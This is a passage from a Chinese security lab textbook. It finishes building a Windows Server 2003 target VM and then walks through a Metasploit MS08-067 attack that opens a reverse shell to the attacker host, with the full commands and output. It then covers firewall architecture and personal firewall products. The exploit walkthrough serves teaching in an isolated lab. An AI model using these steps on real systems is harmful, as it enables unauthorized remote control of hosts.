(16) 此时软件会提示已准备好创建虚拟机，单击“完成”按钮，系统会自动开启此虚拟机。



图 5.2.13　指定磁盘文件



图 5.2.14　安装完成

（17）新建的虚拟机开启后会进入 Windows Setup 界面，如图 5.2.15 所示。然后，虚拟机自动安装好系统。

（18）系统安装过程会比较长，不过基本不需要操作就会将 Windows Server 2003 系统安装到该虚拟机中，安装 Windows Server 2003 界面如图 5.2.16 所示。




图 5.2.15　启动虚拟机



图 5.2.16　安装 Windows Server 2003

(19) 如图 5.2.17 所示，Windows Server 2003 系统安装好后，一般 VMware 软件会为其自动分配一个 IP 地址。为了后面的实施攻击实验部分能够顺利进行，这里对系统的 IP 地址进行修改，在 Windows Server 2003 系统的 cmd 窗口中输入以下命令即可：

```
netsh interface IP set address local static 10.10.10.130 255.255.255.0
```

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator>netsh interface IP set address local sta
tic 10.10.10.130 255.255.255.0
Ok.

C:\Documents and Settings\Administrator>
```

图 5.2.17 Windows Server 2003 系统安装完成

至此，Windows Server 2003 SP0 靶机架设已经完成。

2. 实施攻击

(1) 在 BT5 终端窗口启动 Metasploit 终端，进入后使用 search 命令搜索该漏洞相应的模块，具体的命令如下：

```
root@bt:~ # msfconsole
msf> search ms08_067
```

搜索 ms08_067 模块的结果如下：

```
Matching Modules
================

  Name                                   Disclosure Date          Rank   Description
  ----                                   ---------------          ----   -----------
  exploit/windows/smb/ms08_067_netapi    2008-10-28 00:00:00 UTC great Microsoft Server Service
Relative Path Stack Corruption
```

从输出结果可以看出，相应的渗透攻击模块路径为 exploit/windows/smb/ms08_067_netapi，并且该模块由模块类型、目标平台、目标服务和模块名字等 4 部分组成。

(2) 启用模块(包括模块所使用的攻击载荷模块)来查看基本信息，并选择其中的一个模块来进行攻击，具体命令如下：

- 通过上一步中查找到的攻击模块路径来启用该攻击模块。

```
msf> use exploit/windows/smb/ms08_067_netapi
```

- 查看模块的基本信息。

```
msf exploit(ms08_067_netapi)> show payloads
```

攻击载荷模块的基本信息如下：

```
Compatible Payloads
====================

Name                   Disclosure Date   Rank     Description
----                                     -----    -----------
generic/custom                           normal   Custom Payload
generic/debug_trap                       normal   Generic x86 Debug Trap
generic/shell_bind_tcp                   normal   Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp                normal   Generic Command Shell, Reverse TCP Inline
```

由于篇幅限制，这里仅列出包括下面要用到的 generic/shell_reverse_tcp 模块以及其中的几个攻击载荷模块，剩余的自己利用互联网资源来了解，这里就不一一列出了。

- 使用 set payload 命令来指定所选择的攻击载荷。

```
msf exploit(ms08_067_netapi)> set payload generic/shell_reverse_tcp
```

设置后的界面显示如下所示：

```
payload=> generic/shell_reverse_tcp
```

（3）查看配置渗透攻击所需要的配置选项，具体命令如下。

- 使用 show options 命令，显示所需要配置的选项信息。

```
msf exploit(ms08_067_netapi)> show options
```

所需要配置的选项具体信息如下：

```
Module options (exploit/windows/smb/ms08_067_netapi):
   Name      Current Setting   Required   Description
   ----      ---------------   --------   -----------
   RHOST                       yes        The target address
   RPORT     445               yes        Set the SMB service port
   SMBPIPE BROWSER             yes        The pipe name to use (BROWSER, SRVSVC)
Payload options (generic/shell_reverse_tcp):
   Name     Current Setting    Required   Description
   ----     ---------------    --------   -----------
   LHOST                       yes        The listen address
   LPORT    4444               yes        The listen port
Exploit target:
   Id    Name
   --    ----
   0   Automatic Targeting
```

可以看出，默认 SMB 服务端口已经设置为 445，管道名称已经设置为 BROWSER，而监听端口也已经设置为 4444。当然，这些默认值都可以在设置时通过重新设置来进行修改，本次并不需要这么做。

- 使用 show targets 命令，显示该渗透攻击模块可以成功渗透攻击的目标平台。

```
msf exploit(ms08_067_netapi)> show targets
```

使用 show targets 命令后，渗透攻击的目标平台详细信息如下：

```
Exploit targets:
  Id  Name
  --  ----
  0   Automatic Targeting
  1   Windows 2000 Universal
  2   Windows XP SP0/SP1 Universal
  3   Windows XP SP2 English (AlwaysOn NX)
  4   Windows XP SP2 English (NX)
  5   Windows XP SP3 English (AlwaysOn NX)
  6   Windows XP SP3 English (NX)
  7   Windows 2003 SP0 Universal
  8   Windows 2003 SP1 English (NO NX)
  9   Windows 2003 SP1 English (NX)
  10  Windows 2003 SP1 Japanese (NO NX)
```

上面只列出所支持的 67 种目标平台中的 11 种，其中就有本次实验安装的靶机 Windows Server 2003 SP0，其序号为 7，这在下面的设置中需要用到。第 0 种对应的是 Automatic Targeting，它表示的是攻击模块可以自动判断目标类型，并自动选择最合适的目标选项进行攻击。当然，这是在不知道目标系统类型的情况下使用的选项，如果已经知道目标系统的类型，建议使用其相应的序号，不要使用自动选择选项。

（4）根据目标情况配置渗透攻击的各个选项，具体的选项设置如下。

- 使用 set rhost 命令设置目标地址。

```
msf exploit(ms08_067_netapi)> set rhost 10.10.10.130
```

设置后软件提示如下：

```
rhost=> 10.10.10.130
```

- 使用 set lport 命令设置监听端口。

```
msf exploit(ms08_067_netapi)> set lport 5000
```

设置后软件提示如下：

```
lport=> 5000
```

- 使用 set lhost 命令设置监听地址。

```
msf exploit(ms08_067_netapi)> set lhost 10.10.10.128
```

设置后软件提示如下：

```
lhost=> 10.10.10.128
```

- 使用 set target 命令设置目标系统的类型。

```
msf exploit(ms08_067_netapi)> set target 7
```

设置后软件提示如下：

```
target=>7
```

在前面已经看到默认的攻击端口是445，在这里就不进行修改了。有了攻击IP和攻击端口，在攻击成功之后，后门会回连到控制主机，即IP地址为10.10.10.128的BT5机的5000端口。至此，攻击端的基本设置已经完成。

(5) 设置结束后，再次检查各个选项的设置情况，以确保没有错误。具体命令如下。

再次使用show options命令查看所设置的详细信息。

```
msf exploit(ms08_067_netapi)> show options
```

设置后软件提示详细信息如下：

```
Module options (exploit/windows/smb/ms08_067_netapi):
  Name      Current Setting       Required    Description
  ----      -------------------   -----------
  RHOST     10.10.10.130          yes         The target address
  RPORT     445                   yes         Set the SMB service port
  SMBPIPE   BROWSER               yes         The pipe name to use (BROWSER, SRVSVC)
Payload options (generic/shell_reverse_tcp):
  Name      Current Setting       Required    Description
  ----      -------------------------------
  LHOST     10.10.10.128          yes         The listen address
  LPORT     5000                  yes         The listen port
Exploit target:
  Id   Name
  --   ----
  7    Windows 2003 SP0 Universal
```

可以看出，此时的选项已经设置为所想要的设置。下面就是最重要的攻击部分。

(6) 使用攻击命令发起渗透攻击，具体命令如下。

- 使用exploit命令发起渗透攻击。

```
msf exploit(ms08_067_netapi)> exploit
```

使用攻击命令后命令行窗口显示信息如下：

```
[*] Started reverse handler on 10.10.10.128:5000
[*] Attempting to trigger the vulnerability...
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985- 2003 Microsoft Corp.
C:\WINDOWS\system32>
```

可以看出，基本是在瞬间攻击模块已经获得了目标系统的控制会话，并且将当前命令行光标自动切换到目标系统的会话中的Shell，也就是目标系统的cmd命令行。

- 使用基本的Shell命令ipconfig/all对获取的会话进行验证。

```
C:\WINDOWS\system32> ipconfig/all
```

使用 Shell 命令 ipconfig/all 后命令行信息如下：

```
Windows IP Configuration
   Host Name . . . . . . . . . . . . . . . . .: root- tvi862ubeh
   Primary Dns Suffix . . . . . . . . . . .  :
   Node Type . . . . . . . . . . . . . . . . : Unknown
   IP Routing Enabled. . . . . . . . . . .   : No
   WINS Proxy Enabled. . . . . . . . . . .   : No
Ethernet adapter Local Area Connection:
   Connection- ”→“specific DNS Suffix.  :
   Description . . . . . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   Physical Address. . . . . . . . . . . .   : 00- 0C- 29- A4- 8F- 4A
   DHCP Enabled. . . . . . . . . . . . . . . : No
   IP Address. . . . . . . . . . . . . . . . : 10.10.10.130
   Subnet Mask . . . . . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . . . .   : 10.10.10.2
   DNS Servers . . . . . . . . . . . . . . . : 10.10.10.2
```

可以看出，使用攻击命令如同通过目标系统进入 cmd 命令行一样地通过了攻击机使用目标系统的带权限的命令。

实验报告要求

- 实验目的。
- 附上实验过程的截图和结果截图。
- 阐述碰到的问题以及解决方法。
- 阐述收获与体会。

第 6 章　防火墙实验

6.1　防火墙技术

防火墙是一类防范措施的总称。所谓"防火墙",是指一种将内联网和公众访问网(互联网,internet)分开的方法,它使得内联网与互联网互相隔离,限制网络互访来保护内部网络。它是一个或一组由软件和硬件构成的系统,是在两个网络通信时执行的一种访问控制规则,防止重要信息被更改、复制或毁坏。设置防火墙目的都是为了在内部网络与外部网络之间设立唯一的通道,简化网络的安全管理。

6.1.1　防火墙技术基本概念

防火墙是一个网络安全专用词,它是在内部网络(或局域网)和互联网之间,或者是内部网络的各部分之间实施安全防护的系统,通常由硬件设备(路由器、网关、堡垒主机和代理服务器)和防护软件等共同组成。在网络中它可对信息进行分析、隔离和限制,从而保护网络运行安全。

防火墙的体系结构主要包括如下几个部分。

(1) 屏蔽路由器(screening router):它是防火墙最基本的构件,可以由路由器实现,也可以用主机来实现。屏蔽路由器作为内外连接的唯一通道,要求所有报文都必须在此通过检查。

(2) 双穴主机网关(dual homed gateway):这种配置是用一台装有两块网卡的堡垒主机做防火墙。其两块网卡各自与受保护的内部网络和外部网络相连,其防火墙软件可以转发应用程序、提供服务等。

(3) 屏蔽主机网关(screened host gateway):屏蔽主机网关易于实现,也很安全,应用广泛。这种网关的基本控制策略由安装在上面的软件决定。

(4) 被屏蔽子网(screened subnet):这种方法是在内部网络和外部网络之间建立一个被隔离的子网,用两台分组过滤路由器将这一子网分别与内部网络和外部网络分开。

防火墙的作用如下:

(1) 取消或拒绝任何未被明确允许的软件包通过。

(2) 将外部用户保持在内部网络之外,对外部用户访问内部网络做出限制。

(3) 强制执行注册、审计和报警等。

6.1.2　个人防火墙

主流防火墙产品包括天网防火墙、诺顿防火墙、江民防火墙、金山网镖和瑞星个人防火墙。

6.1.2.1 天网防火墙

天网防火墙是由天网安全实验室研发制作给个人计算机使用的网络安全工具。它根据系统管理者设定的安全规则(security rules)防护网络,提供强大的访问控制、应用选通、信息过滤等功能。能够抵挡网络入侵和攻击,防止信息泄露,保障用户计算机的网络安全。天网防火墙把网络分为本地网和互联网,可以针对来自不同网络的信息设置不同的安全方案。

天网防火墙具有如下特征:

(1) 严密的实时监控。防火墙会监控来自外部的安全威胁,过滤掉所有未授权的连接,时刻保护系统安全。

(2) 灵活的安全规则。通过防火墙的规则设置面板,可以方便地对防火墙规则进行增加、删除和修改,可以根据自身需要去制定相应的规则。官方会根据网络安全环境不定时升级最新规则库。

(3) 便利的应用程序规则设置。拒绝任何未经授权的内部程序连接网络,从而阻断了所有病毒木马泄露秘密信息。

(4) 详细的访问记录和完善的报警系统。遇到安全威胁即发出报警,并记录攻击来源及其攻击类型等信息,在第一时间掌握系统的安全情况。

(5) 独创的扩展安全级别。无须对防火墙进行烦琐的设置,只要把安全级别调成“扩展”级别即可,每当有最新规则,防火墙会自动联网升级。

(6) 完善的密码保护措施。查看、修改和关闭防火墙均需要提供密码,防止了病毒或黑客恶意关闭防火墙以制造安全漏洞。

(7) 稳定的进程保护。进程保护可以使防火墙的进程享受超越系统级的安全待遇,保护防火墙的进程不被恶意关闭。

(8) 智能的入侵检测。针对密集的攻击,防火墙会自动判断并将攻击源加入列表,静默该攻击源。一旦攻击源被加入静默列表,所有来自这里的攻击一律被屏蔽。

6.1.2.2 诺顿防火墙

诺顿防火墙是由赛门铁克公司提供的一款功能强大的防火墙。诺顿防火墙所集成的功能相当丰富,除了作为基础的防火墙功能,入侵检测、隐私保护等功能也颇为强大。诺顿防火墙在浏览器中集成了 Web 辅助功能插件,该插件可以动态地根据所浏览网站的情况进行弹出广告窗口、Applet 和 ActiveX 等内容的阻塞,而用户可以针对单个网站决定是否阻塞这些内容,同时以关键字的形式维护广告信息过滤清单。另外,该插件还可以帮助用户禁止浏览器信息、访问历史信息等泄漏给外部网络。诺顿防火墙所集成的入侵检测组件带有大量的攻击指纹,能够设定在多长时间内阻止发起攻击的计算机,其功能性已经趋近了专业的入侵检测系统。

诺顿防火墙的定制能力不单体现在对防火墙规则的设定上,辅助功能组件的管理功能也相当强大。以入侵检测指纹为例,用户可以决定哪些攻击需要被检测,而哪些需要被忽略;同时,可以选择发现攻击时的告警方式。另外,不只防火墙具有防护等级,包括隐私保护等辅助功能在内也可以独立设置级别,用户可以快速简便地设定计算机的防护强度。

在整体设计上诺顿防火墙相当规整,大量的功能很好地排布在几个选项中,相应的许多

操作需要深入多个界面才能完成，这也是诺顿防火墙操作负担较高的主要原因。诺顿防火墙为用户提供了多种应用情境模式的选择，对这些模式诺顿防火墙分别赋予了不同的规则权限，初级用户可以安全高效地利用模式的切换来调整对计算机的保护。而相对专业的基于地址和协议的过滤条件设定被隐藏在了高级设置部分，专业用户在需要的情况下可以通过该界面定义更加复杂的防护策略。

6.1.2.3 江民防火墙

江民防火墙是一款专为解决个人用户上网安全而设计的免费网络安全防护工具，产品融入了先进的网络访问动态监控技术，彻底解决黑客攻击、木马程序及互联网病毒等各种网络危险的入侵，全面保护个人上网安全。

江民防火墙具有如下特征：

(1) 全新网络访问动态监控技术。动态监控黑客攻击、木马程序、互联网病毒等危险，保护上网账号、QQ 密码、游戏分值、银行账号、邮件密码和个人隐私等重要信息不外泄。

(2) 网络安全级别设定，智能防黑客、拦木马，有高、中、低、自定义 4 种安全级别设定满足不同需求用户的网络安全选择；监视网络数据流，遇危险，报警提示。

(3) 程序访问控制技术和网络日志记录技术。用户可对本地网络规则进行匹配设置，保证只有安全可靠的访问才被允许；详细记录网络链接情况，留下非法访问和未被授权访问对象详细的 IP 地址。

(4) 网络访问控制，过滤不良网站，保证数据安全。通过设置防火墙管理中的区域访问控制规则，可以阻止不良网站和受控制网段访问计算机，清洁网络空间，保证数据安全。

6.1.2.4 金山网镖

金山网镖是一款由金山毒霸推出，为个人计算机量身定做的网络安全产品。它根据个人上网的不同需要来设定安全级别，有效地提供网络流量监控、应用程序访问网络权限控制、病毒预警以及黑客和木马攻击监测。

金山网镖具有如下特征：

(1) 全面安全防护。专业的个人网络防火墙，提供对黑客程序、木马和间谍软件以及其他恶意程序的拦截查杀，对网络进行全方位的保护。并且还提供了网络访问监控、共享目录管理、不良网站过滤等多种网络安全实用功能。

(2) 防网络钓鱼。防止钓鱼网站和钓鱼邮件的攻击，用户访问钓鱼网站时网镖会自动拦截，防止用户的账号、密码等重要信息被盗。

(3) 历史痕迹清理。帮助用户预览并清理软件使用的痕迹，避免重要文件、信息或个人隐私被泄漏。

(4) 木马防火墙。通过多种技术，实现对木马进程的查杀。系统中一旦有木马、黑客或间谍程序访问网络，会及时拦截该程序对外的通信访问，然后对内存中的进程进行自动查杀，以保护用户网络通信的安全。这对防御盗取用户信息的木马、黑客程序特别有效。具体体现在以下 3 个方面：①能够设置应用程序的访问权限；②通过高、中、低 3 种安全级别的设定，达到不同程度地保护用户安全的目的；③能够阻止如冰河、B1O、网络神偷等常见木马对用户的危害；若有木马侵入，金山网镖会及时拦截，并弹出对话框告知用户已成功拦截，

真正达到实时保护计算机的目的。

(5) 智能防黑技术。融杀毒技术与网络防火墙技术于一体，直接查杀流行木马与黑客程序。动态监视计算机的 Internet 活动状态，随时加以控制。高级用户可以完全细致地定制不同的 IP 包过滤规则。

(6) 程序应用规则中可以根据自己的需要设置各程序访问互联网和局域网的权限，一般来说，很多程序是可以设置成禁止访问网络来降低受攻击的可能性。

6.1.2.5 瑞星防火墙

瑞星个人防火墙最新版采用增强型指纹技术，能有效地监控网络连接。内置细化的规则设置，使网络保护更加智能。游戏防盗、应用程序保护等高级功能为个人计算机提供全面的安全保护。通过过滤不安全的网络访问服务，极大地提高了用户计算机的上网安全。彻底阻挡黑客攻击、木马程序等网络危险，保护上网账号、QQ 密码和网游账号等信息不被窃取。

(1) 防火墙多账户管理。防火墙提供“管理员”和“普通用户”两种账户。防火墙提供切换账户功能，可以在两种账户之间进行切换。管理员可以执行防火墙的所有功能，普通用户不能修改任何设置、规则，不能启动/停止防火墙，不能退出防火墙。

(2) 未知木马扫描技术。通过启发式查毒技术，当有程序进行网络活动的时候，对该进程调用未知木马扫描程序进行扫描，如果该进程为可疑的木马病毒，则提示用户。此技术提高了对可疑程序自动识别的能力。

(3) IE 功能调用拦截。由于 IE 提供了公开的 COM 组件调用接口，有可能被恶意程序所调用。此功能是对需要调用 IE 接口的程序进行检查，如果检查为恶意程序，则向用户报警。

(4) 反钓鱼，防木马病毒网站。提供强大的、可以升级的黑名单规则库。库中是非法的、高风险、高危害的网站地址列表，符合该库的访问会被禁止。

(5) 模块检查。防火墙能够控制是否允许某个模块访问网络。当应用程序访问网络的时候，对参与访问的模块进行检查，根据模块的访问规则决定是否允许该访问。以往的防火墙只是对应用程序进行检查，而没有对所关联的 DLL 做检查。进行模块检查，防止了木马模块注入正常进程中访问网络。

6.2 天网防火墙实验

实验器材

天网防火墙个人版软件系统，1 套。

PC(Windows XP/Windows 7)，1 台。

预习要求

(1) 做好实验预习，复习防火墙技术的有关内容。

(2) 熟悉天网防火墙的使用方法。

(3) 熟悉实验过程和基本操作流程。
(4) 做好预习报告。

实验任务

通过本实验,掌握以下技能:
(1) 学会天网防火墙的安装及基本配置。
(2) 学会利用天网防火墙保护系统安全。

实验环境

装有 Windows XP/Windows 7 操作系统的 PC。

预备知识

(1) 防火墙技术及原理。
(2) 网络协议。

实验步骤

1. 系统设置

系统设置如图 6.2.1 所示,包括启动、规则设定、应用程序权限、局域网地址设定和其他设置几个方面。

